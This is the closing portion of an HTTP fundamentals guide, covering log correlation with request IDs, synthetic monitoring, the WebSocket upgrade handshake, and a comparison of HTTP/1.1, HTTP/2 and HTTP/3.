Without correlating these, you'd only know "the user got a 502." With correlation, the actual root cause emerges: the application crashed, which caused the backend to refuse new connections, which the load balancer then reported to the client as a 502.


Common Correlation Identifiers

Identifier	Purpose
Timestamp	Align events across logs by when they occurred (requires synchronized clocks/NTP across all systems)
Request ID / Correlation ID	A unique ID (often an X-Request-ID or X-Correlation-ID header, covered earlier) generated at the entry point and passed through every downstream system/log
Client IP	Narrows logs down to a specific user/session across systems
Session ID / Cookie value	Ties together multiple requests from the same user session
URL path	Confirms you're looking at logs for the same endpoint across different systems

Why Request/Correlation IDs Are So Valuable

- Without a shared ID, correlating logs relies on approximate timestamp matching and guesswork — especially difficult when there's high traffic volume (many requests happening in the same second).
- With a correlation ID generated at the very first entry point (e.g., the load balancer or API gateway) and **propagated through every hop** (passed along as a header to each downstream service, and included in every log line written), you can instantly pull the exact matching log entries from every system just by searching for that one ID.

Typical Centralized Logging Workflow



Centralized logging platforms (e.g., Splunk, ELK/Elasticsearch, Microsoft Sentinel) aggregate logs from all these sources, allowing a single search for Request-ID: abc-123 to pull matching entries from every layer at once — turning a multi-system investigation into a single query.

Key Point

- Correlating HTTP errors across app, network, and security logs is fundamentally about reconstructing **one request's full journey** across systems that each only see their own slice of it — and the single biggest enabler of fast, accurate correlation is a **propagated request/correlation ID** that ties every log entry back to the same originating request, rather than relying on timestamps and guesswork alone.

Synthetic Monitoring & Uptime/Latency Checks

Synthetic monitoring is a proactive monitoring approach where **automated scripts/bots** simulate real user requests to a website or API at regular intervals — from various locations — to continuously verify availability and measure performance, **before** actual users encounter a problem.

How It Differs from Real User Monitoring (RUM)

Aspect	Synthetic Monitoring	Real User Monitoring (RUM)
Traffic source	Artificial — generated by scheduled scripts/bots	Real — actual visitors using the site


Aspect	Synthetic Monitoring	Real User Monitoring (RUM)
Timing	Continuous, predictable intervals (e.g., every 1-5 minutes)	Only when real users happen to visit
Coverage	Can test from locations/times with no real traffic	Limited to wherever/whenever real users actually are
Use case	Proactive detection — catch issues before users do	Reactive insight — understand actual user experience

The two are complementary: synthetic monitoring tells you "is the service even reachable and performing well right now?", while RUM tells you "how did real users actually experience it?"

What Synthetic Monitors Typically Check

Check Type	What It Verifies
Uptime/availability	Does the endpoint respond at all? Is the status code what's expected (e.g., 200 OK)?
Latency/response time	How long does the full request take, broken down by phase (DNS, connect, TLS, TTFB, download) — similar to the DevTools timing breakdown covered earlier
Content validation	Does the response body contain expected text/data (e.g., confirming a page isn't just returning a generic error page with a 200 status)?
SSL certificate expiry	Proactively alerts before a certificate expires, preventing a surprise outage from an expired cert
Multi-step transactions	Simulates a full user flow (e.g., login → add to cart → checkout) to catch issues in complex workflows, not just single-page checks

How It Works (Typical Setup)



Checks are often run from **multiple geographic locations** simultaneously, which helps distinguish between a global outage (service is actually down) versus a regional/ISP-specific issue (only certain regions affected — could point to a CDN edge node problem or regional routing issue).

Why This Matters Operationally

- **Early detection** — catches outages or performance degradation often **before** customers start complaining or opening tickets, shrinking the time-to-detect in an incident.
- **SLA/uptime reporting** — provides objective, continuous data to calculate actual uptime percentages (e.g., "99.95% uptime last month") for internal reporting or contractual SLAs.
- **Baseline for anomaly detection** — having continuous historical latency data makes it much easier to spot "this is slower than normal" versus just seeing one slow request in isolation.
- **Health check endpoints tie-in** — this connects directly back to the load balancer health checks discussed earlier; synthetic monitors often hit the same type of /health endpoint, just from external/global vantage points rather than just internally by the load balancer.

Common Tools/Platforms

- Examples include dedicated synthetic monitoring platforms (e.g., Pingdom, Datadog Synthetics, Catchpoint, ThousandEyes), as well as built-in capabilities in broader observability platforms.
- **ThousandEyes** in particular is notable for combining synthetic HTTP checks with underlying **network path visualization** — showing not just "is the site up" but the exact network hops/routing involved, useful for distinguishing an application issue from an ISP/transit routing issue.

Key Point

- Synthetic monitoring flips the troubleshooting model from **reactive** (waiting for a user or alert to report a problem) to **proactive** (continuously, automatically verifying the service from the outside-in, at defined intervals and from multiple locations) — catching availability and latency regressions early, often before they escalate into a real incident.

WebSockets & Long-Lived HTTP Connections

WebSockets provide a **persistent, full-duplex (two-way) communication channel** between client and server over a single long-lived connection — a fundamentally different model from HTTP's traditional request-response pattern, designed for real-time, bidirectional data exchange.

The Problem WebSockets Solve

Standard HTTP is inherently **request-driven** — the client always initiates, the server only ever responds. This makes real-time updates (chat messages, live notifications, stock tickers) awkward to implement efficiently:

Old Workaround	How It Worked	Limitation
Polling	Client repeatedly sends requests every few seconds asking "anything new?"	Wasteful — most requests return nothing new; adds constant overhead and latency
Long polling	Client sends a request; server holds it open until new data is available, then responds; client immediately re-requests	Better, but still repeats the full HTTP request/response cycle (and overhead) for every single update

Both approaches force the server-to-client direction to be squeezed through HTTP's client-initiated model — WebSockets remove this constraint entirely.

How a WebSocket Connection Starts (The Upgrade Handshake)

A WebSocket connection **begins as a normal HTTP request** and then "upgrades" to the WebSocket protocol:

```
Client Request:
  GET /chat HTTP/1.1
  Host: example.com
  Upgrade: websocket
  Connection: Upgrade
  Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
  Sec-WebSocket-Version: 13

Server Response:
  HTTP/1.1 101 Switching Protocols
  Upgrade: websocket
  Connection: Upgrade
  Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
```

Header	Purpose
Upgrade: websocket	Client requests switching from HTTP to the WebSocket protocol
Connection: Upgrade	Signals this is a protocol upgrade request, not a normal request
Sec-WebSocket-Key	A random value the client generates, used to confirm the server actually understood the WebSocket upgrade (anti-cache-poisoning measure)
101 Switching Protocols	The server's confirmation — the connection is now a WebSocket, not HTTP anymore

After this handshake, the **same underlying TCP connection** is reused, but it no longer carries HTTP request/response messages — it now carries **WebSocket frames**, which either side can send **at any time**, independently.

Full-Duplex Communication

HTTP Model (strict order)	WebSocket Model (full-duplex)
• Client sends request → Server • Client waits for response ← Server • Request must always come before response	• Client ↔ Server: one open connection • Client → Server: message (anytime) • Server → Client: message (anytime, unprompted)

- Once established, **either side can send data at any time**, without waiting for a request — the server can push a new chat message to the client the instant it arrives, with no polling and no extra handshake needed.
- The connection stays **open indefinitely** (long-lived) until either side explicitly closes it or the connection drops.

Common Use Cases

Use Case	Why WebSockets Fit
Chat applications	Messages need to appear instantly in both directions
Live notifications	Server needs to push alerts the moment an event occurs
Real-time dashboards/stock tickers	Continuously changing data pushed as it updates
Collaborative editing	Multiple users' changes need to sync in near real-time
Online gaming	Low-latency, frequent bidirectional state updates

Key Differences from Regular HTTP

Aspect	HTTP	WebSocket
Communication pattern	Request-response, client-initiated only	Full-duplex, either side can send anytime
Connection lifespan	Typically short-lived per request (even with keep-alive, cycles per request)	Long-lived, stays open for the session's duration
Overhead per message	Full headers resent (or HPACK-compressed in HTTP/2) each time	Minimal framing overhead per message, no repeated headers
Protocol	http:// / https://	ws:// / wss:// (secure, over TLS)

Why This Matters for Infrastructure (Proxies/Load Balancers)

- Since a WebSocket connection is **long-lived**, intermediary devices (load balancers, proxies, firewalls) must be explicitly configured to **support the Upgrade handshake** and then **keep that connection open** for extended periods, rather than timing it out like a typical short HTTP request.
- **Layer 7 load balancers** (covered earlier) need **sticky routing** for WebSocket connections too — since the connection is stateful and long-lived, it must stay pinned to the same backend server for its entire duration, not be re-balanced mid-connection.
- Firewalls/WAFs that expect typical short request-response HTTP traffic may need specific rules to avoid prematurely closing idle-but-still-open WebSocket connections.

Key Point

- WebSockets exist specifically because HTTP's client-driven request-response model doesn't fit real-time, bidirectional use cases — by performing one HTTP "upgrade" handshake and then repurposing that same TCP connection for a persistent, full-duplex channel, WebSockets eliminate the overhead and latency of constant polling while enabling the server to push data the instant it's available.

15. HTTP/1.1 vs HTTP/2 vs HTTP/3 — Comparison Table

Aspect	HTTP/1.1	HTTP/2	HTTP/3
Transport Protocol	TCP	TCP	QUIC (built on UDP)
Message Format	Plain text	Binary framing	Binary framing (QUIC frames)
Multiplexing	None — one request/response at a time per connection (or multiple parallel TCP connections as a workaround)	Yes — multiple streams multiplexed over one connection	Yes — multiple streams multiplexed over one connection
Head-of-Line Blocking	Yes, at the HTTP layer (strict in-order responses)	Solved at HTTP layer, but still present at the TCP layer (one lost packet blocks all streams)	Fully eliminated — independent streams at the transport layer; packet loss on one stream doesn't affect others
Header Compression	None — headers sent in full, repeated on every request	HPACK (static + dynamic table compression)	QPACK (HPACK's equivalent, adapted for QUIC's out-of-order delivery)

Aspect	HTTP/1.1	HTTP/2	HTTP/3
Connection Setup	TCP handshake, then separate TLS handshake (if HTTPS)	TCP handshake, then separate TLS handshake (if HTTPS)	Combined transport + TLS 1.3 handshake — ~1-RTT (or 0-RTT for resumed connections)
Encryption	Optional (HTTPS via TLS bolted on top)	Optional in spec, but mandatory in practice (all major browsers require HTTPS for HTTP/2)	Mandatory — TLS 1.3 is built directly into QUIC
Server Push	Not supported	Supported (originally), but deprecated/removed by major browsers (e.g., Chrome in 2022)	Not carried forward as a core feature
Parallel Connections Needed	Yes — browsers open ~6 per domain to work around HOL blocking	No — one connection handles everything efficiently	No — one connection handles everything efficiently
Connection Migration	No — tied to IP/port; breaks on network change	No — tied to IP/port; breaks on network change	Yes — identified by connection ID, survives IP/network changes (e.g., Wi-Fi to mobile data)
Firewall/Proxy Visibility	High — TCP handshake visible in cleartext before TLS	High — same TCP+TLS visibility as HTTP/1.1	Lower — most handshake metadata encrypted early; often blocked/restricted by inspection appliances

Key Takeaway

Each version solved the bottleneck exposed by the one before it: HTTP/2 fixed HTTP/1.1's **application-layer** head-of-line blocking via multiplexing, while HTTP/3 fixed the **transport-layer** head-of-line blocking that remained in HTTP/2 by replacing TCP with QUIC entirely.

End of Guide — HTTP Fundamentals